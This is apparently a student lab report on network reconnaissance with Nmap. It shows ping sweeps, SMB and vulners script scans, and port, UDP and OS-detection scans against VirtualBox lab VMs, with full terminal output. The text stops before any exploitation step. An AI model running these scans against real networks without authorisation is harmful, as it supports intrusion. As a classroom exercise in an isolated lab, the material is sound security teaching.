
Lab 9: Nmap & Exploitation

Group 3B | Telecommunication Sector

Ming Yan, myan07@nyit.edu;

Section I: Nmap


In this task, some Nmap operations are conducted to gain first-hand experience in finding network vulnerabilities. Before conducting the Nmap scan, we first ping the gateway to check if the network configuration is working well. From the below screenshot we can see, ping probe against the gateway is good.



(1) Scan the whole network

The command “nmap -sP 192.168.105.0/24” will scan the whole network and find the live clients. The command -sP means ping scan, and it functions exactly the same as “nmap -sn 192.168.105.0/24”.


Below we can see all the live clients or hosts are printed out in the terminal.



(2) scan port 445 port against a specific host using Namp script.

Nmap scripts enhances Nmap's capabilities by allowing users to write and execute scripts for various tasks, such as vulnerability detection, service discovery, and more. In this part, we are going to try two different Nmap scripts: ***smb-os-discovery.nse*** and ***vulners.nse***

Below, we targeted two specific hosts over port 445. From the two screenshots, we can see that the host 192.168.105.19 cannot be ping probed successfully, and we also got a reminder that the ping probes might be blocked.



Another host 192.168.105.21 can be detected successfully. More specific information regarding the host machine, computer name, etc, is listed.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sS 192.168.105.21 -p 445 --script smb-os-discovery.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:35 EDT
Nmap scan report for 192.168.105.21
Host is up (0.0036s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: ubuntu
|_  System time: 2024-08-17T11:59:26+00:00

Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

The following is the scan report of the host 192.168.105.20. We can see the host's operating system is Windows Server 2008 R2.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sS 192.168.105.20 -p 445 --script smb-os-discovery.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:36 EDT
Nmap scan report for 192.168.105.20
Host is up (0.0049s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1
)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-08-17T13:36:22-07:00

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

By changing the scan script, we can get different scan results. Below, we change to vulners.nse, and we can see that less information was printed out.


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sS 192.168.105.20 -p 445 --script vulners.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:41 EDT
Nmap scan report for 192.168.105.20
Host is up (0.0082s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sS 192.168.105.21 -p 445 --script vulners.nse
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:41 EDT
Nmap scan report for 192.168.105.21
Host is up (0.0051s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

(3) Scan port 80: $sudo nmap -p 80 192.168.105.0/24

This scan task will scan the whole LAN through port 80. From the following scan result, we can see that the hosts with port 80 opened will be captured and printed out in the terminal.


```
kali@kali: /usr/share/nmap/scripts
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p 80 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 16:19 EDT
Nmap scan report for myrouter.lan (192.168.105.1)
Host is up (0.028s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: E8:9F:80:5E:B1:E9 (Belkin International)

Nmap scan report for 192.168.105.20
Host is up (0.056s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:51:D4:9E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.105.21
Host is up (0.085s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.105.100
Host is up (0.73s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: C8:5E:A9:76:58:E5 (Intel Corporate)

Nmap scan report for 192.168.105.101
Host is up (0.73s latency).
```

Below command is doing the same scan with option -sS. The option -sS is conducting TCP scan over the specified port.




(4) nmap -sn -PR 192.168.105.0/24

This command can also be used for network discovery. The option “-sn” will disable port scan and only enable host discovery, “-PR” allow Nmap to do ARP requests to discover hosts on the local network



(5) UDP Scan – nmap -sU <ip-range>


The command “nmap -sU 10.0.2.0/24” can be used to run UDP scan. For each live host, all the opened ports will be printed out in ther terminal while executing the nmap -sU scan.


File Actions Edit View Help
└─$ sudo nmap -sU 10.0.2.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-19 00:25 EDT
Nmap scan report for 10.0.2.2
Host is up (0.00021s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
MAC Address: 52:54:00:12:35:02 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00059s latency).
Not shown: 991 filtered udp ports (port-unreach)
PORT STATE SERVICE
67/udp open|filtered dhcps
137/udp open|filtered netbios-ns
500/udp open|filtered isakmp
1900/udp open|filtered upnp
3702/udp open|filtered ws-discovery
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
MAC Address: 52:54:00:12:35:03 (QEMU virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00066s latency).
Not shown: 990 filtered udp ports (port-unreach)
PORT STATE SERVICE
67/udp open|filtered dhcps
69/udp open tftp
137/udp open|filtered netbios-ns
500/udp open|filtered isakmp
1900/udp open|filtered upnp
3702/udp open|filtered ws-discovery
4500/udp open|filtered nat-t-ike
5050/udp open|filtered mmcc
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
MAC Address: 52:54:00:12:35:04 (QEMU virtual NIC)

Section II – Exploitation


Task 9.1: Put VMs in a network

In this task, we created a NAT network connection for both VM1 and VM2. We first created a global NatNetwork with the setting IP range as below. The IPv4 Prefix can be any preferable one.




Next, we configure the VM1 and VM2's network as "NAT Network", and attached to the newly create "NetNetwork" as below.

VM1 – Victim Debain VM



VM2 (Kali Linux)



Check the IP address of Kali Linux

Simply run command “ifconfig” in terminal, we can check the IP address of the Kali Linux is 192.168.105.5.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.105.5  netmask 255.255.255.0  broadcast 192.168.105.255
        inet6 fe80::b75e:766d:7fa5:f610  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:fe:07:39  txqueuelen 1000  (Ethernet)
        RX packets 2292  bytes 164963 (161.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5962  bytes 415271 (405.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Host discovery using Nmap

Using Nmap to find VMs in the same Nat Network will be quite straightforward. In this case, we use “nmap -sn 192.168.105.0/24” to scan the VMs. We can see 3 hosts found, and 192.168.105.1 is the gateway, so 192.168.105.4 is the victim VM’s IP address.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:14 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0032s latency).
Nmap scan report for 192.168.105.4
Host is up (0.0023s latency).
Nmap scan report for 192.168.105.5
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
```

To verify my guess, we use nmap to scan the target machine and identify its operating system types. And we can see the operating system of the host (192.168.105.4) is Debain 5. So that proves my assumption.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sV -O 192.168.105.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:55 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00047s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
```

Ping probe test against the victim machine.

We can see ping test from Kali Linux to the victim machine is working well, meaning the connection is good.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ping 192.168.105.4
PING 192.168.105.4 (192.168.105.4) 56(84) bytes of data.
64 bytes from 192.168.105.4: icmp_seq=1 ttl=64 time=0.485 ms
64 bytes from 192.168.105.4: icmp_seq=2 ttl=64 time=0.529 ms
64 bytes from 192.168.105.4: icmp_seq=3 ttl=64 time=0.448 ms
64 bytes from 192.168.105.4: icmp_seq=4 ttl=64 time=0.537 ms
64 bytes from 192.168.105.4: icmp_seq=5 ttl=64 time=0.495 ms
64 bytes from 192.168.105.4: icmp_seq=6 ttl=64 time=0.532 ms
64 bytes from 192.168.105.4: icmp_seq=7 ttl=64 time=0.593 ms
64 bytes from 192.168.105.4: icmp_seq=8 ttl=64 time=0.685 ms
64 bytes from 192.168.105.4: icmp_seq=9 ttl=64 time=6.27 ms
```

The command “nmap --version” can be used to identify the version of nmap instualled on Kali Linux. In the following screenshot, we can see the Nmap version is 7.94SVN.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --version
Nmap version 7.94SVN ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.6 openssl-3.2.2-dev libssh2-1.11.0 libz-1.3 libpcre2-10.42 libpcap-1.10.4 n
map-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
```

Task 9.2: Host discovery using Nmap

Below we use “nmap -sn 192.168.105.0/24” to run network reconnaissance.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 02:14 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0032s latency).
Nmap scan report for 192.168.105.4
Host is up (0.0023s latency).
Nmap scan report for 192.168.105.5
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
```

Task 9.2.1: Scan a target using Nmap

Below we’re targeting the victim host 192.168.105.4(VM1). We can see that Nmap found the 3 ports open – port 21/22/80. And we also noticed that 997 tcp ports are closed. This is because the command **sudo nmap <Target>** only scans the **most common 1,000 TCP ports**. If you want to scan all 65,535 TCP ports, you need to explicitly specify this using the ***-p-*** option.

